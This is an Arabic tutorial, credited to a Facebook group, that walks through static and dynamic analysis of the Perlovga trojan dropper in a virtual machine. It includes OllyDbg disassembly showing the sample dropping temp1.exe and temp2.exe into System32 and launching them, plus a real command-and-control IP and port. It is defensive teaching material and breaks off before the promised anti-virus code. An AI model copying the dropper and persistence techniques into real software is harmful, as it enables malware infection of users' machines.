بسم الله الرحمن الرحيم

كتاب عن

:Perlovga virus analysis and writing anti-virus Anti-Perlovga

تجميع

محمد اسماعيل محمد

لمجموعة **computermaster on facebook**

ارجو الاستفادة القصورى من هذا الكتاب

http://www.facebook.com/group.php?gid=83903738189

و

http://www.facebook.com/?ref=home#!/group.php?gid=166462959234

تفضلو بزيارتنا

تحليل الفايروس Perlovga وكتابة المضاد للفايروس Anti-Perlovga :

الفقره التالية تتناول مثال عملي على تحليل أحد الفايروسات و هو Perlovga كما يسمية مضاد Mcafee وهناك أسماء أخرى لهذا الفايروس مثل TROJ_PERLOVGA.A (من تسمية شركة Trend Micro) ، والقائمه التالية هي الأسماء الأخرى لهذا الفايروس من مضادات الفايروسات الأخرى.

Aliases:

- Mcafee: W32/Perlovga
- F-Secure: Trojan-Dropper.Win32.Small.apl
- Eset: Win32/TrojanDropper.Small.APL
- Bitdefender: Trojan.Dropper.Small.APL

هذا الفايروس يصيب أنظمه الويندوز Win32 وتم اكتشافه في منتصف 2006 وما يزال الى الأن يتواجد في الكثير من الأجهزه وينتشر عن طريق النقل بالوسائط مثل الفلاش ديسك Flash Disk ، وحينها يقوم الفايروس بعمل ملفين يضعهم في مجلد النظام System32 (الملف الأول بالإسم temp1.exe ويقوم بانشاء ملف بالإسم svchost.exe ويضعه في مجلد C:\Windows أما الملف الثاني temp2.exe فيقوم بالإتصال عبر المنفذ 8888 الى الموقع 211.69.242.91 وربما لغرض تحميل تروجان أو فايروس أخر).

هذا كل ما يتعلق بعمل الفايروس Payload ، وهو انشاء هذين الملفين وتشغيل الملف svchost.exe عند بدء التشغيل وذلك من خلال التعديل في قيم الريجستري ووضعها في الStartup ، وكما يتضح من الPayload فالفايروس يعتبر من الفايروسات البسيطة قليلة الخطر على المستخدم Low Risk ، أي أن ضرر الفايروس في وضع الملفين في الجهاز لذلك يطلق على هذا النوع من الفايروسات Dropper Virus.

التحليل المبدئي Static Analysis:


دعنا الأن نأخذ نظره مقربه أكثر على الفايروس وطريقه عمله ونبدأ بتحليل الفايروس بدون تشغيله Static Analysis وهنا يمكن استخدام العديد من الأدوات والتي نريد من خلالها التعرف على بعض الأمور المتعلقة بالفايروس ، مثلا يمكن من خلال بعض هذه الأدوات معرفه جميع النصوص في البرنامج string ، أومعرفة هل البرنامج مضغوط أو مشفر Packed أم لاً ، ومعرفة الدوال والمكتبات التي يتعامل معها الفايروس Imported Function وغيرها من الأمور التي ستتوضح بعد قليل. وأكثر طريقه يمكن من خلالها التعرف على طريقة العمل بالتفصيل هي من خلال أستخدام أي Disassembler لأخذ نظرة مقربة على الكود ومعرفة تفاصيله .

وقبل البدء بأي عملية جراحية يفضل ان تكون على نظام أو جهاز أخر بخلاف الجهاز العادي التي يتم العمل عليه وتصفح الانترنت وما الى ذلك حتى لا تتسبب في اصابة الملفات في حالة القيام بفتح الفايروس عن طريق الخطأ وبالتالي تخسر ملفاتك بلمح البصر، لذلك يفضل دائما حفظ البيانات في مكان أخر Backup ، كما يفضل أخذ صوره Image للنظام وبالتالى عند عند اصابة الجهاز بأحد الفايروسات أو تم التغيير في أحد إعدادات النظام فيتم ارجاع النظام للصوره السابقة له Image في عده دقائق. أحد أشهر برامج حفظ واستعادة هذه الImage هو Norton Ghost.


حاليا سنعمل على جهاز أفتراضي وليس على الجهاز العادي ، وسنستخدم أي برنامج Virtualization مثل VMware و VirtualPC من مايكروسوفت وهناك غيرها الكثير ،، في هذا المثال سوف نستخدم برنامج Virtual Box المجاني من Sun نظراً لصغر حجمه وسرعته في العمل وسهوله التعامل معه. بالإضافة الى برنامج الVirtualization سوف يتم استخدام برنامج Deepfreeze والذي سوف يعود النظام الى حالته الأصليه بعد عمل أي تغييرات عند اعادة التشغيل Restart، وهو مفيد بعد أن تقوم بتشغيل الفايروس وتلاحظ مهامه حينها يمكنك اعادة التشغيل وسيرجع الجهاز الى حالته الأصلية من قبل الإصابة بالفايروس. الشكل التالي يبين استخدام برنامج الVirtual Box والDeepfreeze .




نقوم بعد ذلك بجلب الفايروس الذي نود تحليله الى الجهاز التخيلي ، وذلك من خلال نسخه بواسطة Flash Disk الى النظام التخيلي أو تحميله من الأنترنت ، أو باستخدام أي طريقة أخرى مثل نقله من الجهاز المضيف Host الى التخيلي وذلك بعمل قرص تخيلي في الجهاز المضيف ومن ثم يتم الوصول لهذا القرص من خلال الجهاز التخيلي (باستخدام برنامج UltraISO) ، والشكل التالي يوضح الفايروس بعد جلبه الى الجهاز التخيلي و الذي سوف نقوم بتحليله :




بعد ذلك نبدأ بجمع معلومات أولية مثل اسم الملف وهو كما يتبين الأن في الصوره malware.exe ولكن بكل تأكيد لن تفيد هذه المعلومه كثيرا حيث يمكن تغيير اسم الملف لذلك لن يتم الإعتماد على هكذا معلومة ، أيضا يتم ملاحظة حجمه وهو KB 68.5 ومن ثم نرى هل هناك Attribute (للقرائه) Read-only - مخفي Hidden) على هذا الملف وحاليا كما هو واضح من الصوره أن الملف هو ملف عادي غير مخفي hidden وليس read-only . هذه المعلومات يتم جلبها من خلال الضغط على الفايروس بالزر الأيمن وعرض الخصائص للفايروس .




نقوم الأن بمعرفه هل الفايروس مشفر أو مضغوط وفي حال لم يكن كذلك سوف يتم معرفة لغه البرمجه التي استخدمت في كتابة الفايروس وهناك الكثير من البرامج للتعرف على هذا الأمر ، وسنستخدم الأن برنامج PEiD لمعرفه ذلك :



بعد ذلك يمكن الإطلاع علي محتويات البرنامج من خلال أي محرر هكس Hex Editor ولكن ستكون هناك كميه من البيانات والتي تتطلب وقتا لقرائتها وفهمها لذلك يمكن استخدام برامج صغيره مثلا BinText والذي سيقوم باستخراج النصوص من البرنامج ومعرفه الstring سواء كانت نصوص عاديه أم دوال يستدعيها البرنامج ، كما يوضح ذلك الشكل التالي :



ويفضل أخذ الChecksum للملف التنفيذي (الفايروس) من قبل اجراء أي تجارب عليه وبعد اجراء أي تجربة يتم اعادة أخذ الChecksum لمعرفه أي تغيير حصل على الفايروس لأن هناك برامج تقوم بتغيير نفسها بعد العمل Self Modified Code ، ويمكن أن يكون الChecksum عباره عن CRC أو Hash ، وحاليا سوف يتم أخذ الMD5 Hash للملف ، ويمكن كتابة برنامج لهذا الأمر أو الإستعانه بأحد الأدوات مثلا md5sum ، والشكل التالي يوضح الهاش الناتج وهو d4c07370babee309401a73ebaa64f581 باستخدام البرنامج md5sum :



نكمل الأن التحليل الستاتيكي ونصل لأهم طريقة لتحليل الفايروس وهي عن طريق استخدام الDisassembler ، وسوف نستخدم الDisassembler الذي يأتي مع المنقح OllyDB ، وسوف نلقى نظره على أهم الدوال بشكل سريع فنحن نريد أخذ فكره عن عمل الفايروس بشكل سطحي وليس فهم أدق التفاصيل بشكل 100% ، كما يتبين من الصور التاليه :

```
Address   Hex dump             Disassembly                                    Comment
00401D50  .  57                PUSH EDI
00401D51  .  68 F0604000       PUSH 004060F0                                  ASCII "temp"
00401D56  .  8D4C24 20         LEA ECX,SS:[ESP+20]
00401D5A  .  E8 79190000       CALL <JMP.&MFC42.#537>
00401D5F  .  8D4424 54         LEA EAX,SS:[ESP+54]
00401D63  .  BD 01000000       MOV EBP,1
00401D68  .  68 04010000       PUSH 104                                       BufSize = 104 (260.)
00401D6D  .  50                PUSH EAX                                       Buffer
00401D6E  .  C78424 68010000 0 MOV DWORD PTR SS:[ESP+168],0
00401D79  .  896C24 18         MOV SS:[ESP+18],EBP
00401D7D  .  FF15 34404000     CALL DS:[<&KERNEL32.GetSystemDirector          GetSystemDirectoryA
00401D83  .  8D4C24 54         LEA ECX,SS:[ESP+54]
00401D87  .  51                PUSH ECX
00401D88  .  8D4C24 18         LEA ECX,SS:[ESP+18]
00401D8C  .  E8 47190000       CALL <JMP.&MFC42.#537>
00401D91  .  8B15 24604000     MOV EDX,DS:[406024]
00401D97  .  C68424 60010000 0 MOV BYTE PTR SS:[ESP+160],1
00401D9F  .  52                PUSH EDX                                       size => 8000 (32768.)
00401DA0  .  FF15 04434000     CALL DS:[<&MSVCRT.malloc>]                     malloc
00401DA6  .  8D7E 64           LEA EDI,DS:[ESI+64]
00401DA9  .  68 EC604000       PUSH 004060EC                                  mode = "rb"
00401DAE  .  57                PUSH EDI                                       path
00401DAF  .  8986 68010000     MOV DS:[ESI+168],EAX
00401DB5  .  FF15 34434000     CALL DS:[<&MSVCRT.fopen>]                      fopen
00401DBB  .  8BD8              MOV EBX,EAX
00401DBD  .  83C4 0C           ADD ESP,0C
00401DC0  .  85DB              TEST EBX,EBX
00401DC2  .v 75 27             JNZ SHORT 00401DEB
Stack address=0012F534, (ASCII "C:\\WINDOWS\\system32")
ECX=00000013
```

يتم فتح الفايروس

للقراءه منه

هنا في الشكل السابق يقوم الفايروس بالبحث عن مجلد النظام باستخدام الدالة GetSystemDirectory والتي أخرجت له مجلد النظام وسوف يستخدمه لكي يضع المخلفات فيها وسيقوم بالقرائه من الفايروس والكتابه في الملفات الجديدة .

```
00401E24  .  68 C0604000       PUSH 004060C0                                  ASCII "%d"
00401E29  .  51                PUSH ECX
00401E2A  .  C68424 6C010000 0 MOV BYTE PTR SS:[ESP+16C],2
00401E32  .  E8 07190000       CALL <JMP.&MFC42.#2818>
00401E37  .  83C4 0C           ADD ESP,0C
00401E3A  .  8D5424 14         LEA EDX,SS:[ESP+14]
00401E3E  .  8D4424 28         LEA EAX,SS:[ESP+28]
00401E42  .  68 B8604000       PUSH 004060B8                                  ASCII "\\temp"
00401E47  .  52                PUSH EDX
00401E48  .  50                PUSH EAX
00401E49  .  E8 EA180000       CALL <JMP.&MFC42.#924>
00401E4E  .  8D4C24 18         LEA ECX,SS:[ESP+18]
00401E52  .  8D5424 2C         LEA EDX,SS:[ESP+2C]
00401E56  .  51                PUSH ECX
00401E57  .  50                PUSH EAX
00401E58  .  52                PUSH EDX
00401E59  .  C68424 6C010000 0 MOV BYTE PTR SS:[ESP+16C],3
00401E61  .  E8 CC180000       CALL <JMP.&MFC42.#922>
00401E66  .  68 B0604000       PUSH 004060B0                                  ASCII ".exe"
00401E6B  .  50                PUSH EAX
00401E6C  .  8D4424 2C         LEA EAX,SS:[ESP+2C]
00401E70  .  C68424 68010000 0 MOV BYTE PTR SS:[ESP+168],4
00401E78  .  50                PUSH EAX
00401E79  .  E8 BA180000       CALL <JMP.&MFC42.#924>
00401E7E  .  8B00              MOV EAX,DS:[EAX]
00401E80  .  68 AC604000       PUSH 004060AC                                  mode = "wb"
00401E85  .  50                PUSH EAX                                       path
00401E86  .  FF15 34434000     CALL DS:[<&MSVCRT.fopen>]                      fopen
00401E8C  .  83C4 08           ADD ESP,8
00401E8F  .  8D4C24 24         LEA ECX,SS:[ESP+24]
00401E93  .  8BE8              MOV EBP,EAX
Stack DS:[0012F504]=00323EB8, (ASCII "C:\\WINDOWS\\system32\\temp1.exe")
EAX=0012F504
```

يتم انشاء الملفين tmp

ويتم الكتابة فيهم


الأن واضح أن الفايروس قام بانشاء الملف الأول temp1.exe وفي نفس الحلقة سوف ينشئ الملف الثاني temp2.exe ويقوم بالكتابه في هذه الملفين (طريقة الكتابة غريبه بعض الشيء) . بعد ذلك سيقوم بتشغيل كل من هذه الملفين باستخدام الدالة CreateProcess كما يوضحه الشكل التالي :

```
00401CCA  .  33C0            XOR   EAX,EAX
00401CCC  .  8D7C24 18       LEA   EDI,SS:[ESP+18]
00401CD0  .  8B7424 60       MOV   ESI,SS:[ESP+60]
00401CD4  .  F3:AB           REP   STOS DWORD PTR ES:[EDI]
00401CD6  .  8D4424 08       LEA   EAX,SS:[ESP+8]
00401CDA  .  8D4C24 18       LEA   ECX,SS:[ESP+18]
00401CDE  .  50              PUSH  EAX                                    pProcessInfo
00401CDF  .  51              PUSH  ECX                                    pStartupInfo
00401CE0  .  6A 00           PUSH  0                                      CurrentDir = NULL
00401CE2  .  6A 00           PUSH  0                                      pEnvironment = NULL
00401CE4  .  6A 20           PUSH  20                                     CreationFlags = NORMAL_
00401CE6  .  6A 00           PUSH  0                                      InheritHandles = FALSE
00401CE8  .  6A 00           PUSH  0                                      pThreadSecurity = NULL
00401CEA  .  6A 00           PUSH  0                                      pProcessSecurity = NULL
00401CEC  .  6A 00           PUSH  0                                      CommandLine = NULL
00401CEE  .  56              PUSH  ESI                                    ModuleFileName
00401CEF  .  C74424 40 4400000 MOV DWORD PTR SS:[ESP+40],44
00401CF7  .  FF15 48404000   CALL  DS:[<&KERNEL32.CreateProcessA>         CreateProcessA
00401CFD  .  8B4424 64       MOV   EAX,SS:[ESP+64]
00401D01  .  85C0            TEST  EAX,EAX
00401D03  .v 75 17           JNZ   SHORT 00401D1C
00401D05  .  8B5424 08       MOV   EDX,SS:[ESP+8]
00401D09  .  6A FF           PUSH  -1                                     Timeout = INFINITE
00401D0B  .  52              PUSH  EDX                                    hObject
00401D0C  .  FF15 4C404000   CALL  DS:[<&KERNEL32.WaitForSingleOb         WaitForSingleObject
00401D12  .  56              PUSH  ESI                                    path
00401D13  .  FF15 0C434000   CALL  DS:[<&MSVCRT._unlink>]                 _unlink
00401D19  .  83C4 04         ADD   ESP,4
00401D1C  >  5F              POP   EDI
EAX=00323EB8, (ASCII "C:\\WINDOWS\\system32\\temp1.exe")
```


التحليل الديناميكي Dynamic Analysis:

الطريقة الأخرى لتحليل الفايروسات وهي الطريقة الديناميكية وهنا سوف نقوم بتشغيل الفايروس وملاحظه وظيفته أثناء عمله أي أننا سنقوم بتشغيل الفايروس بأنفسنا ولن يضر الجهاز التخيلي ذلك بسبب وجود برنامج الDeep Freeze والذي سيعيد الجهاز الى حالته الأصليه عند اعادة تشغيل الجهاز. ويمكن الإستفاده في هذا التحليل من أدوات الMonitoring لملاحظه تغييرات الريجيستري التي يغيرها الفايروس وملاحظه العمليات على الملفات في القرص I/O وملاحظه التعامل مع الشبكة سواء بارسال أو استقبال بيانات ، وأشهر الأدوات هي أدوات Sysinternal.

وقبل أن نقوم بتشغيل الفايروس يجب أخذ حالة مسجل النظام الحاليه Registry ومن ثم بعد تشغيل الفايروس يتم أخذ حالة الـ Registry مره أخرى وبعدها تتم عملية المقارنه واكتشاف أي تغييرات حدثت على الريجستري، وسوف نستخدم الأداة الصغيره RegShot كما توضحه الصورة التالية :




الأن سوف يتم تشغيل الفايروس ، وبعد تشغيل الفايروس خرجت الرسالة التاليه وعلى ما يبدوا هناك خطأ ما في الفايروس :



